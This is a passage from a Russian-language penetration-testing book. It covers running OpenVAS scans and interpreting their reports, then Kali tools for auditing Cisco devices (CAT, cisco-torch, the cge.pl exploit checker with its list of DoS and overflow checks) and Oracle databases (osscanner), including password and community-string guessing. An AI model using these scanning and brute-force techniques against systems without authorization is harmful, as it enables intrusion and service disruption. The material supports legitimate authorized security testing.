
1. Create a new Target
2. Create a new Task
3. Start this scan task right away

As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon  you can create a new Task yourself.

Рис. 4.8. Мастер создания задач



Advanced Task Wizard

Quick start: Create a new task

This wizard can help you by creating a new scan task and automatically starting it.

All you need to do is enter a name for the new task and the IP address or host name of the target, and select a scan configuration.

You can choose, whether you want to run the scan immediately, schedule the task for a later date and time, or just create the task so you can run it manually later.

In order to run an authenticated scan, you have to select SSH and/or SMB credentials, but you can also run an unauthenticated scan by not selecting any credentials.

If you enter an email address in the "Email report to" field, a report of the scan will be sent to this address once it is finished.

For any other setting the defaults from "My Settings" will be applied.

Task Name

Scan Config

Target Host(s)

☒ Start immediately

☐ Create Schedule:

07/13/2023

at 21 h 20 m

☐ Do not start automatically

SSH Credential on port

SMB Credential

ESXi Credential

Email report to

Рис. 4.9. Расширенный мастер создания задач

Как видно на рис. 4.9, расширенный мастер создания задач позволяет контролировать гораздо больше параметров сканирования. Это изображение дает некоторое

представление о том, с чем мы будем работать при полномасштабной настройке конфигурации сканирования.



Во время сканирования имеет смысл держать под рукой несколько уязвимых систем. В интернете можно найти множество таких систем, наиболее полезная из них — Metasploitable 2 — заведомо уязвимая установка Linux. Metasploitable 3 представляет собой обновленную версию, основанную на Windows Server 2008, хотя существует и версия Metasploitable 3, построенная на базе Ubuntu. Metasploitable 2 достаточно просто загрузить, а Metasploitable 3 придется собрать самостоятельно. Для ее работы потребуется VirtualBox и дополнительное программное обеспечение.

Создание задачи сканирования

Если вы хотите получить больший контроль над процессом сканирования, вам придется выполнить дополнительные действия. Прежде чем приступить к этому, нужно будет установить несколько компонентов. Проще всего начать с того же раздела интерфейса, где вы настраивали локальное сканирование. Там нужно указать цели. Если вы хотите выполнить локальную проверку в рамках общего сканирования, следует настроить учетные данные, как мы делали ранее, выбрав пункт меню **Configuration ▶ Credentials** (Конфигурация ▶ Учетные данные). После этого вы можете выбрать пункт меню **Configuration ▶ Targets** (Конфигурация ▶ Цели), чтобы открыть диалоговое окно, позволяющее указать цели.

После ввода или настройки учетных данных процесс задания целей будет завершен. Затем вы должны определиться с типом сканирования. Для этого выберите пункт меню **Configuration ▶ Scan Configs** (Конфигурация ▶ Конфигурации сканирования). Об этих конфигурациях мы уже упоминали в разделе «Локальные уязвимости» ранее в этой главе. Сканер OpenVAS предусматривает встроенные конфигурации сканирования, список которых показан на рис. 4.10. Это уже готовые конфигурации, которые нельзя изменить. В этом списке вы также увидите несколько конфигураций, созданных мной. Если вам требуется нечто отличное от того, что предлагают готовые конфигурации, нужно либо клонировать одну из них и отредактировать ее, либо создать свою собственную.

Чтобы создать собственную конфигурацию сканирования, можете начать с пустой или уже готовой конфигурации. Определившись с отправной точкой, вы можете приступить к выбору интересующих вас семейств уязвимостей. Кроме того, вы можете изменить поведение сканера. На рис. 4.11 показан набор параметров, изменяющих способ выполнения сканирования и используемые в ходе этого процесса места. Особо следует отметить настройку **Safe Checks** (Безопасные проверки), обеспечивающую выполнение только тех проверок, которые не вызывают проблем в работе целевых систем. Это означает, что проверки некоторых интересующих вас уязвимостей не будут проведены. Однако если простое тестирование уязвимости может вызвать проблемы в удаленной системе, компания, по заказу которой выполняется сканирование, должна знать об этом.

Name ▲	Family
	Total
Base (Basic configuration template with a minimum set of NVTs required for a scan. Version 20200827.)	2
Discovery (Network Discovery scan configuration. Version 20201215.)	10
empty (Empty and static configuration template. Version 20201215.)	0
Full and fast (Most NVT's; optimized by using previously collected information. Version 20201215.)	58
Host Discovery (Network Host Discovery scan configuration. Version 20201215.)	2
Log4Shell (Configuration with checks for Log4j and CVE-2021-44228. Version 20211227.)	10
New Scan (Basic configuration template with a minimum set of NVTs required for a scan. Version 20200827.)	4
System Discovery (Network System Discovery scan configuration. Version 20201215.)	5

Рис. 4.10. Список конфигураций сканирования

Edit Scanner Preferences (20)		
Name	New Value	Default Value
alive_test_ports	21-23,25,53,80,110-111,135,139,143,443,445,993,995,1723,3306,3389,5900	21-23,25,53,80,110-111,135,139,143,443,445,993,995,1723,3306,3389,5900
auto_enable_dependencies	☒ Yes ☐ No	1
cgi_path	/cgi-bin:/scripts	/cgi-bin:/scripts
checks_read_timeout	5	5
expand_vhosts	1	1
non_simult_ports	139, 445, 3389, Services/irc	139, 445, 3389, Services/irc
open_sock_max_attempts	5	5
optimize_test	☒ Yes ☐ No	1
plugins_timeout	320	320
report_host_details	☒ Yes ☐ No	1
results_per_host	10	10
safe_checks	☒ Yes ☐ No	1

Рис. 4.11. Настройки сканера

Сканеры уязвимостей не предназначены для их эксплуатации. Тем не менее простого сканирования программного обеспечения для оценки его реакции может быть достаточно, для того чтобы вызвать сбой в его работе. В случае с операционной системой, как и в случае со стеком сетевых протоколов, речь может идти о непреднамеренной провокации отказа в обслуживании. Поэтому вам необходимо заранее обсудить все с людьми, по заказу которых вы проводите тестирование. Если они

ожидают безопасного тестирования, вы должны четко объяснить, что иногда сбои будут провоцироваться непреднамеренно. С настройкой **Safe Checks** (Безопасные проверки) следует быть осторожными. Вы должны хорошо понимать, что делаете, когда отключаете ее, так как тем самым вы активируете тесты, которые могут нанести ущерб удаленной службе, например вывести ее из строя.

Хотя существуют и другие параметры, которые можно настроить, создания конфигурации сканирования и указания целей достаточно, для того чтобы приступить к работе. Однако перед этим вы можете решить настроить расписание. Оно может понадобиться, если вы собираетесь проводить тестирование в нерабочее время. При выполнении тестирования безопасности или теста на проникновение, вам, скорее всего, захочется контролировать процесс сканирования. Однако если речь идет о рутинном сканировании, то вы, вероятно, решите запланировать его на ночное время, чтобы не повлиять на повседневную деятельность компании. Такое тестирование не затрагивает работающие службы и системы, однако в ходе него вы будете генерировать сетевой трафик и использовать системные ресурсы, что может помешать бизнес-процессам компании в случае выполнения проверки в рабочие часы.

Предположим, у вас уже есть готовые конфигурации и вам просто нужно запустить сканирование с применением заданных настроек. Для этого необходимо выбрать пункт меню **Scans ► Tasks** (Сканирование ► Задачи), а затем щелкнуть на значке **New Task** (Новая задача). После этого откроется еще одно диалоговое окно (рис. 4.12). В нем можно присвоить задаче имя, после чего будут отображены дополнительные параметры, а также выбрать цели и конфигурацию сканирования. Если до этого вы создали расписание, то можете выбрать и его.

В нашей простой установке нам будет доступен только один сканер — тот, который предусмотрен в системе Kali. Более сложные установки могут предусматривать несколько сканеров, которыми можно управлять из одного интерфейса. Вы также сможете выбрать сетевой интерфейс, который будет использоваться в ходе сканирования. Обычно за это отвечают таблицы маршрутизации, имеющиеся в вашей системе, но можно указать конкретный интерфейс источника. Это может быть актуально в том случае, если вы хотите, чтобы весь трафик исходил из одного диапазона IP-адресов, а управление осуществлялось с помощью другого интерфейса.

Наконец, есть возможность сохранять отчеты на сервере OpenVAS. Вы можете указать, сколько отчетов необходимо хранить для дальнейшего сравнения результатов сканирования и оценки прогресса. В конечном итоге цель всех ваших тестов, включая сканирование уязвимостей, — повышение уровня безопасности целевого объекта. Если организация, получив ваши рекомендации, ничего не делает, то это может привести к гораздо худшим последствиям, чем отсутствие всяческих проверок. Дело в том, что информация о выявленных уязвимостях, которая содержится в предоставляемых отчетах, может быть использована против организации, если она ничего не предпримет для устранения обнаруженных проблем.

The 'New Task' dialog box in OpenVAS is shown. It has a title bar with 'New Task' and a close button. The main area contains several fields and options:

- Name:** A text box containing 'Regular Scan'.
- Comment:** An empty text box.
- Scan Targets:** A dropdown menu showing 'Metasploitable' and a star icon.
- Alerts:** A dropdown menu and a star icon.
- Schedule:** A dropdown menu showing '--' and checkboxes for 'Once' and a star icon.
- Add results to Assets:** Radio buttons for 'Yes' (selected) and 'No'.
- Apply Overrides:** Radio buttons for 'Yes' (selected) and 'No'.
- Min QoD:** A text box with '70' and a percentage sign.
- Alterable Task:** Radio buttons for 'Yes' and 'No' (selected).
- Auto Delete Reports:** Radio buttons for 'Do not automatically delete reports' (selected) and 'Automatically delete oldest reports but always keep newest' (with a text box containing '5' and a percentage sign).
- Scanner:** A dropdown menu showing 'OpenVAS Default'.
- Scan Config:** A dropdown menu showing 'Full and fast'.

At the bottom, there are 'Cancel' and 'Save' buttons.

Рис. 4.12. Создание новой задачи сканирования

Отчеты OpenVAS

Отчет — самый важный аспект вашей работы. По окончании тестирования вы напишете собственный отчет, а отчет, предоставленный сканером уязвимостей, поможет понять, на что стоит обратить внимание. При изучении отчетов сканера уязвимостей следует помнить о двух вещах. Во-первых, сканер использует специальные сигнатуры, чтобы определить наличие уязвимости. Под этим может подразумеваться что-то вроде захвата баннера для сравнения номеров версий. Вы не можете быть уверены в существовании уязвимости, потому что такой инструмент, как OpenVAS, не позволяет ее эксплуатировать. Во-вторых, вы можете получить *ложноположительный результат*, то есть указание на то, что уязвимость есть, хотя на самом деле это не так. Поскольку сканер уязвимостей не эксплуатирует их, лучшее, что он может сделать, — предоставить значение, отражающее вероятность их наличия в системе.

Если вы проводите сканирование без использования учетных данных, то скорее всего, упустите множество уязвимостей и столкнетесь с большим количеством ложноположительных результатов. Вот почему одного отчета от OpenVAS или

любого другого сканера недостаточно. Поскольку у вас нет никакой гарантии существования уязвимости, нужно уметь проверять полученные от сканера данные, чтобы в итоговом отчете были представлены только реально существующие уязвимости, которые нужно устранить.

Итак, давайте приступим к просмотру отчетов, чтобы определиться с тем, что действительно вызывает беспокойство, а что может оказаться не столь важным. Первым делом нужно вернуться в веб-интерфейс OpenVAS после завершения сканирования. Проверка обширных сетей с большим количеством служб может занять много времени, особенно при глубоком сканировании. Выберите пункт меню **Scans ► Reports** (Сканирование ► Отчеты), чтобы открыть панель отчетов (рис. 4.13). На ней вы найдете список всех выполненных задач сканирования, а также графики, отражающие серьезность обнаруженных уязвимостей.



Рис. 4.13. Панель отчетов

Когда вы выберете задачу сканирования, по которой хотите получить отчет, вам будет предоставлен список всех найденных уязвимостей. Увидев слово «отчет», вы можете подумать, что речь идет о реальном документе, который, безусловно, можно получить, однако на самом деле нам нужен лишь список обнаруженных уязвимостей и их подробное описание. Из веб-интерфейса все это можно получить так же легко, как и из документа. В большинстве случаев я предпочитаю переключаться между общим списком и детальными описаниями. Разумеется, вы можете выбрать более удобный для себя способ работы. На рис. 4.14 показан список уязвимостей, выявленных в ходе сканирования моей сети. Я предпочитаю иметь под рукой ряд уязвимых систем для демонстрационных целей и развлечения. Если бы все они находились в актуальном состоянии, нам мало что удалось бы обнаружить.

Information	Results (419 of 1101)	Hosts (26 of 26)	Ports (1 of 2)	Applications (50 of 50)	Operating Systems (6 of 6)	CVEs (295 of 295)	Closed CVEs (0 of 0)	TLS Certificates (0 of 0)	Error Messages (0 of 0)	User Tags (0)
◀◀ 1 - 100 of 419 ▶▶										
Vulnerability	Severity ▼	QoD	Host IP	Name	Location	Created				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.1.219	vagrant-2008r2	general/tcp	Thu, Jul 13, 2023 9:21 PM UTC				
Oracle Java SE JRE Multiple Unspecified Vulnerabilities-01 July 2015 (Linux)	10.0 (High)	80 %	192.168.1.11	metasploitable3-ub1404	general/tcp	Thu, Jul 13, 2023 9:31 PM UTC				
Oracle Java SE Multiple Unspecified Vulnerabilities-03 Jan 2014 (Linux)	10.0 (High)	80 %	192.168.1.11	metasploitable3-ub1404	general/tcp	Thu, Jul 13, 2023 9:31 PM UTC				
Oracle Java SE JRE Multiple Unspecified Vulnerabilities-01 Jan 2016 (Linux)	10.0 (High)	80 %	192.168.1.11	metasploitable3-ub1404	general/tcp	Thu, Jul 13, 2023 9:31 PM UTC				
Report outdated / end-of-life Scan Engine / Environment (local)	10.0 (High)	97 %	192.168.1.21	22j-50qdiqh8-3mb	general/tcp	Thu, Jul 13, 2023 9:21 PM UTC				

Рис. 4.14. Список уязвимостей

В списке уязвимостей восемь столбцов. Некоторые из них нуждаются в пояснениях. Это, в частности, касается таких столбцов, как Vulnerability (Уязвимость) и Severity (Серьезность). В первом содержится краткое описание обнаруженной проблемы, а во втором — оценка степени воздействия, которое может оказать эксплуатация данной уязвимости. Проблема с этой оценкой, предоставляемой сканером уязвимостей, заключается в том, что она не учитывает никаких других факторов, которыми могут быть, в частности, меры по снижению риска, способные ограничить потенциальное влияние уязвимости. Именно здесь может пригодиться более широкое представление о существующем окружении. Допустим, существует некая проблема с веб-сервером, например уязвимость РНР — языка программирования, используемого для веб-разработки. Однако на сайте может быть настроена двухфакторная аутентификация, и специальный доступ предоставлен только для проведения данного конкретного сканирования. Это означает, что получить доступ к сайту и эксплуатировать уязвимости могут только аутентифицированные пользователи.

Однако наличие мер по снижению степени воздействия выявленных проблем на организацию не говорит о том, что эти проблемы следует игнорировать. Это означает лишь то, что злоумышленнику будет сложнее эксплуатировать уязвимость, а не то, что это в принципе невозможно. Опыт и хорошее понимание окружения помогут вам сделать взвешенные выводы. Ваша цель заключается не в том, чтобы максимально запугать заказчика, а в том, чтобы объяснить, чего ему стоит ожидать в будущем в плане подверженности атакам. В идеале ваше сотрудничество с организацией должно способствовать повышению уровня ее безопасности.

Следующий столбец называется Quality of Detection, QoD (Точность обнаружения). Как отмечалось ранее, сканер не может быть абсолютно уверен в существовании уязвимости. Оценка QoD отражает уровень определенности в том, что она существует. Чем выше эта оценка, тем точнее результат сканера. Сочетание высокой оценки QoD и высокой степени серьезности указывает на уязвимость, которую

стоит тщательно исследовать. В качестве примера рассмотрим уязвимость, показанную на рис. 4.15. В данном случае оценка QoD составляет 97 %, степень серьезности равна 10, а это максимальное значение для используемого сканера. Программа OpenVAS считает эту проблему довольно серьезной, о чем свидетельствует вывод, полученный от тестируемой системы.

Ubuntu: Security Advisory (USN-4231-1) 9.8 (High) 97 % 192.168.1.11 metasploitable3-ub1404 package Thu, Jul 13, 2023 9:45 PM UTC

Summary

The remote host is missing an update for the 'nss' package(s) announced via the USN-4231-1 advisory.

Detection Result

Vulnerable package: libnss3
Installed version: libnss3-2:3.28.4-0ubuntu0.14.04.5
Fixed version: >=libnss3-2:3.28.4-0ubuntu0.14.04.5+esm4

Insight

It was discovered that NSS incorrectly handled certain inputs. An attacker could possibly use this issue to execute arbitrary code.

Detection Method

Checks if a vulnerable package version is present on the target host.
Details: Ubuntu: Security Advisory (USN-4231-1) OID: 1.3.6.1.4.1.25623.1.1.12.2020.4231.1
Version used: 2022-09-13T14:14:11Z

Рис. 4.15. Уязвимость, обнаруженная в Ubuntu с помощью сканера OpenVAS

Каждый полученный результат расскажет вам о том, как именно была обнаружена уязвимость. В данном случае сканер OpenVAS получил доступ к локальной системе, проверил список установленных пакетов и определил, что установленная версия имеет уязвимость, о которой сообщил разработчик. Чтобы убедиться в этом, можно обратиться к отчету CVE. Вы также можете просмотреть список установленных пакетов, чтобы проверить номер установленной версии. Наконец — и это, пожалуй, самое важное, — вы можете просмотреть рекомендации по безопасности, предоставленные компанией Canonical, выпустившей систему Ubuntu. В некоторых случаях для уязвимой версии приложения могут быть предусмотрены меры, направленные на снижение риска.

После получения результатов от тех или иных служб вам стоит попытаться воспроизвести их (атаки) вручную. Для этого вы можете повысить уровень детализации журналов до максимально возможного. Это можно сделать в настройках сканера, активировав опцию **Log Whole Attack** (Журналировать всю атаку). Вы также можете проверить журнал целевого приложения, чтобы узнать обо всех выполненных действиях. Повторение атаки с изменением ее параметров имеет большое значение. Вы можете получить сообщение об ошибке от прослушивающей службы, а в случае с веб-приложением — от приложения или сервера приложений. Вы также можете получить результаты с низкой оценкой QoD, которые тоже могут оказаться серьезными и потребовать проверки вручную.

Если вам нужна помощь в проведении дополнительных исследований и проверок, можете обратиться к списку вспомогательных ресурсов. На этих веб-страницах можно найти более подробную информацию об уязвимости, которая поможет вам понять суть атаки, что позволит ее повторить. Зачастую эти ресурсы указывают на официальные сообщения об уязвимостях, а также могут содержать подробную информацию об исправлениях или обходных путях, предоставляемую производителями.

Следует обратить внимание и на второй столбец на рис. 4.14, где приводится значок, указывающий на тип решения. Решением может быть обходной путь, исправление, предложенное производителем, или мера, направленная на снижение риска. Каждый полученный результат сопровождается дополнительными сведениями о возможных обходных путях или исправлениях. В рассматриваемом нами примере одна из обнаруженных уязвимостей была связана с особенностями SMTP-сервера, из-за которых злоумышленник мог получить доступ к адресам электронной почты. Описание одной из уязвимостей и ее решения показано на рис. 4.16. В данном случае решением служит исправление, предложенное производителем, которое заключается в обновлении установленного программного обеспечения до последней версии. Вы также можете найти задокументированные способы для выявленных уязвимостей.

Affected Software/OS

'nss' package(s) on Ubuntu 14.04, Ubuntu 16.04.

Solution

Solution Type:  Vendorfix
Please install the updated package(s).

References

CVE CVE-2021-43527

CERT DFN-CERT-2022-2309
DFN-CERT-2022-2268
DFN-CERT-2022-1105
DFN-CERT-2022-0369
DFN-CERT-2021-2642
DFN-CERT-2021-2566
DFN-CERT-2021-2563
DFN-CERT-2021-2499
WID-SEC-2022-1908
WID-SEC-2022-1775
WID-SEC-2022-1767
WID-SEC-2022-1766
WID-SEC-2022-0810
WID-SEC-2022-0432
WID-SEC-2022-0302
CB-K21/1246

Рис. 4.16. Решение, предложенное сканером OpenVAS

Последние столбцы, на которые следует обратить внимание, — **Host** (Хост) и **Location** (Местоположение). Хост обозначает систему, в которой была обнаружена уязвимость. Организации важно это знать, чтобы выполнить соответствующие исправления. Местоположение говорит о том, на каком порте работает целевая служба. Это позволяет вам определиться с тем, где следует провести дополнительное тестирование. Когда вы сообщаете организации-заказчику результаты проверки, важно указать систему, на которую было оказано воздействие. При написании отчетов для клиентов я также указываю все доступные способы устранения выявленных проблем и меры, направленные на снижение риска.

Уязвимости сетевых устройств

Сканер OpenVAS можно использовать для проверки сетевых устройств. Если к вашим сетевым устройствам можно получить доступ через сеть, программа OpenVAS может просканировать их, определив их тип и выполнив соответствующие тесты. Однако в состав дистрибутива Kali входят также программы, предназначенные специально для проверки сетевых устройств различных производителей. Поскольку компания Cisco — известный поставщик сетевых устройств, велика вероятность того, что кто-то решит разработать инструменты, эксплуатирующие их уязвимости. Cisco занимает существенную долю рынка маршрутизаторов и коммутаторов, поэтому такие устройства — потенциальная мишень для атак.

Управление сетевыми устройствами часто осуществляется через сеть. Это можно делать через веб-интерфейсы с помощью HTTP(S), через консоль с помощью протокола SSH или Telnet (этот метод неидеален, но допустим). Любое подключенное к сети устройство может быть атаковано. Используя инструменты, доступные в Kali, вы можете приступить к выявлению потенциальных уязвимостей в критически важной сетевой инфраструктуре.

Аудит устройств

Первым делом применяем инструмент для базового аудита устройств Cisco, подключенных к сети. Инструмент *Cisco Auditing Tool* (CAT) применяется для того, чтобы попытаться войти в систему на указанных устройствах с помощью предоставленного списка слов. Недостаток этого инструмента заключается в том, что для подключения он использует протокол Telnet, а не SSH, который наиболее распространен в хорошо защищенных сетях. Любые данные, передаваемые по протоколу Telnet, могут быть перехвачены и прочитаны, поскольку они передаются в виде открытого текста. Так как управление сетевыми устройствами предполагает передачу паролей, для управления ими чаще всего применяются такие протоколы, шифрующие данные, как SSH.

Программа CAT также позволяет исследовать систему с помощью протокола SNMP (Simple Network Management Protocol — простой протокол сетевого

управления). Версия SNMP, используемая инструментом CAT, устарела. Однако некоторые устройства все еще применяют устаревшие версии подобных протоколов. SNMP можно задействовать для сбора информации о конфигурации, а также о состоянии системы. Старая версия SNMP использует строку сообщества для аутентификации, которая предоставляется в виде открытого текста, поскольку первая версия SNMP не предусматривает шифрования. Программа CAT применяет список таких строк, хотя долгое время строку сообщества «только чтение» было принято делать публичной (*public*), а строку сообщества «чтение/запись» — приватной (*private*). Во многих случаях они использовались по умолчанию, и именно так их нужно было указывать, если только конфигурация системы не была изменена.



Многие из инструментов, обсуждаемых в этом разделе, не будут установлены в Kali по умолчанию. Соответствующие пакеты доступны, но в вашей системе их, скорее всего, не будет, когда вы попытаетесь запустить их в первый раз. К счастью, Kali обычно замечает, что вы пытаетесь сделать, и предлагает пакет, устанавливающий интересующий вас инструмент. Вы всегда можете найти и установить пакет заранее или просто попробовать запустить нужный инструмент и позволить Kali помочь установить его.

Программа CAT довольно проста в применении. Она представляет собой Perl-сценарий, вызывающий отдельные модули для выполнения сканирования и перебора паролей. Как уже было сказано, она требует от вас указания нужных хостов. Можете указать один хост или предоставить текстовый файл со списком хостов. В примере 4.10 показан вывод программы CAT с описанием способов ее применения к устройствам Cisco.

Пример 4.10. Вывод программы CAT

```
└─(kilroy@badmilo)-[/etc/default]
└─$ CAT
```

Cisco Auditing Tool - g0ne [null0]

Usage:

```
-h hostname      (for scanning single hosts)
-f hostfile      (for scanning multiple hosts)
-p port #        (default port is 23)
-w wordlist       (wordlist for community name guessing)
-a passlist      (wordlist for password guessing)
-i [ioshist]     (Check for IOS History bug)
-l logfile       (file to log to, default screen)
-q quiet mode    (no screen output)
```

Для сканирования устройств Cisco может использоваться также программа *cisco-torch*. Одно из ее отличий от CAT заключается в том, что она позволяет сканировать доступные порты/службы SSH. Кроме того, устройства Cisco могут хранить и получать конфигурации с TFTP-серверов (Trivial File Transfer Protocol — простой протокол передачи файлов). Программу *cisco-torch* можно

задействовать для снятия отпечатков серверов TFTP и NTP (Network Transfer Protocol — протокол сетевой передачи), что позволяет выявлять устройства Cisco IOS и поддерживающую их инфраструктуру. IOS (Internetwork Operating System) — это операционная система, которую компания Cisco использует в своих маршрутизаторах и корпоративных коммутаторах. Пример 4.11 демонстрирует процесс сканирования локальной сети в поисках Telnet, SSH и веб-серверов Cisco. Все эти протоколы можно применять для удаленного управления устройствами данного производителя.



Компания Cisco использует свою операционную систему IOS уже несколько десятилетий. Ее не следует путать с *iOS* — операционной системой, управляющей мобильными устройствами компании Apple.

Пример 4.11. Вывод программы cisco-torch

```
(kilroy@badmilo)-[~]
$ cisco-torch -t -s -w 192.168.1.0/24
Using config file torch.conf...
Loading include and plugin ...
#####
#   Cisco Torch Mass Scanner                               #
#   Because we need it...                                   #
#   http://www.arhont.com/cisco-torch.pl                   #
#####
List of targets contains 256 host(s)
Will fork 50 additional scanner processes
Range Scan from 192.168.1.0 to 192.168.1.5
528028: Checking 192.168.1.0 ...
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.1.48 to 192.168.1.53
528036: Checking 192.168.1.48 ...
Range Scan from 192.168.1.24 to 192.168.1.29
528032: Checking 192.168.1.24 ...
HUH db not found, it should be in fingerprint.db
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.1.30 to 192.168.1.35
Skipping Telnet fingerprint
Range Scan from 192.168.1.72 to 192.168.1.77
528040: Checking 192.168.1.72 ...
528033: Checking 192.168.1.30 ...
HUH db not found, it should be in fingerprint.db
Range Scan from 192.168.1.66 to 192.168.1.71
528039: Checking 192.168.1.66 ...
Skipping Telnet fingerprint
HUH db not found, it should be in fingerprint.db
Skipping Telnet fingerprint
Range Scan from 192.168.1.84 to 192.168.1.89
528042: Checking 192.168.1.84 ...
```

В устройствах Cisco присутствуют известные уязвимости. Это ничего не говорит о компании Cisco и ее разработчиках, но свидетельствует о том, что в сложных устройствах применяется очень много кода, а также о том, что эти устройства уже давно пользуются популярностью у компаний, покупающих сетевое оборудование. Злоумышленники предпочитают тратить время на поиск уязвимостей в широко распространенных системах. Запуск программ для сетевого сканирования и других инструментов, способных обнаружить устройства Cisco в сети, — это одно, а умение выявлять уязвимости в подключенных к сети устройствах — совсем другое. К счастью, помимо сканера OpenVAS, который тоже может использоваться для поиска уязвимостей в различных сетевых устройствах, дистрибутив Kali предусматривает Perl-сценарий `cge.pl`, предназначенный для поиска уязвимостей, специфических для устройств Cisco. В примере 4.12 показан список уязвимостей, наличие которых можно проверить с помощью `cge.pl`, а также способ запуска этого сценария, который принимает такие параметры, как цель и номер уязвимости.

Пример 4.12. Запуск сценария `cge.pl` для поиска уязвимостей в устройствах Cisco

```
(kilroy@badmilo)-[~]  
$ cge.pl
```

Usage :
perl cge.pl <target> <vulnerability number>

Vulnerabilities list :

- [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] - Cisco IOS Router Denial of Service Vulnerability
- [3] - Cisco IOS HTTP Auth Vulnerability
- [4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
- [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
- [6] - Cisco 675 Web Administration Denial of Service Vulnerability
- [7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
- [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] - Cisco 514 UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS for Windows NT Server Denial of Service Vulnerability
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - 0 Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

Еще один инструмент, на который стоит обратить внимание, — `cisco-ocs`. Это сканер для устройств Cisco, который не требует задания каких бы то ни было параметров для проведения тестирования. Вам не нужно говорить этой программе, что делать, — достаточно указать диапазон адресов. Запуск сканера `cisco-ocs` продемонстрирован в примере 4.13. После задания начального и конечного IP-адресов данный инструмент приступит к тестированию каждого из адресов указанного диапазона на предмет наличия точек проникновения и потенциальных уязвимостей.

Пример 4.13. Запуск сканера cisco-ocs

```

(kilroy@badmilo)~$ cisco-ocs 192.168.1.1 192.168.1.254
***** OCS v 0.2 *****
****
****                                ****
****          coded by OverIP          ****
****          overip@gmail.com         ****
****          under GPL License        ****
****                                ****
****          usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy ****
****          xxx.xxx.xxx.xxx = range start IP ****
****          yyy.yyy.yyy.yyy = range end IP ****
****                                ****
*****

```

(192.168.1.1) Filtered Ports

(192.168.1.2) Filtered Ports

Как видите, для поиска устройств Cisco и их потенциальных уязвимостей существует несколько инструментов. Если при выявлении этих устройств вы обнаружили открытые порты, позволяющие предпринимать попытки входа в систему, или, что еще хуже, уязвимости, то вам определенно стоит поискать разработанные для них эксплойты. Дело не в том, что сетевые устройства Cisco единственные в своем роде, просто они существуют уже довольно давно и широко используются по всему миру, а значит, являются привлекательной целью для разработчиков всевозможных инструментов. Со временем, когда продукты таких компаний, как Palo Alto Networks и др., получат большее распространение, вы можете ожидать появления инструментов с открытым исходным кодом для их сканирования и проверки на предмет наличия уязвимостей.

Уязвимости баз данных

На серверах баз данных обычно хранится много конфиденциальной информации. Как правило, они находятся в изолированных сетях, но так бывает не всегда. Некоторые организации могут полагать, что изоляция базы данных гарантирует ее защиту, но это не так. Если злоумышленнику удастся взломать веб-сервер или сервер приложений, имеющий доверенное соединение с базой данных, под угрозой может оказаться большое количество информации. В случае тесного сотрудничества с компанией вы можете получить прямой доступ к изолированной сети для поиска уязвимостей. Вне зависимости от того, где находится система, организациям следует блокировать свои базы данных и устранять все обнаруженные уязвимости.

Oracle — это крупная корпорация, построившая свой бизнес на корпоративных базах данных. Если компании требуется большая база данных для хранения конфиденциальной информации, она вполне может обратиться за ней к Oracle. Программа *osscanner*, предусмотренная в Kali, предназначена для сканирования баз данных Oracle. Она использует архитектуру плагинов, позволяющую проводить множество тестов, в том числе направленных на получение идентификаторов

безопасности (SID) с сервера базы данных, составление списка учетных записей, взлом паролей и реализацию ряда других атак. Программа `osscanner` написана на языке Java, поэтому ее можно применять в разных операционных системах.

К `osscanner` прилагается несколько списков, в том числе списки учетных записей, пользователей и служб. Некоторые из этих файлов дают относительно небольшое количество возможностей, но они являются отправной точкой для реализации атак на базы данных Oracle. Как и в случае со многими другими инструментами, с которыми вам предстоит иметь дело, вы будете постепенно собирать собственную коллекцию идентификаторов служб, пользователей и возможных паролей. Вы сможете пополнять эти файлы для повышения эффективности тестирования баз данных Oracle. Работая с различными системами и сетями, вам следует увеличивать количество данных, которые можно применять в ходе проверок, чтобы повысить вероятность успеха. Помните, что при переборе списков имен пользователей и паролей вы добьетесь успеха только в том случае, если учетные данные, заданные в системе, точно совпадут с каким-то из элементов вашего списка.

Выявление новых уязвимостей

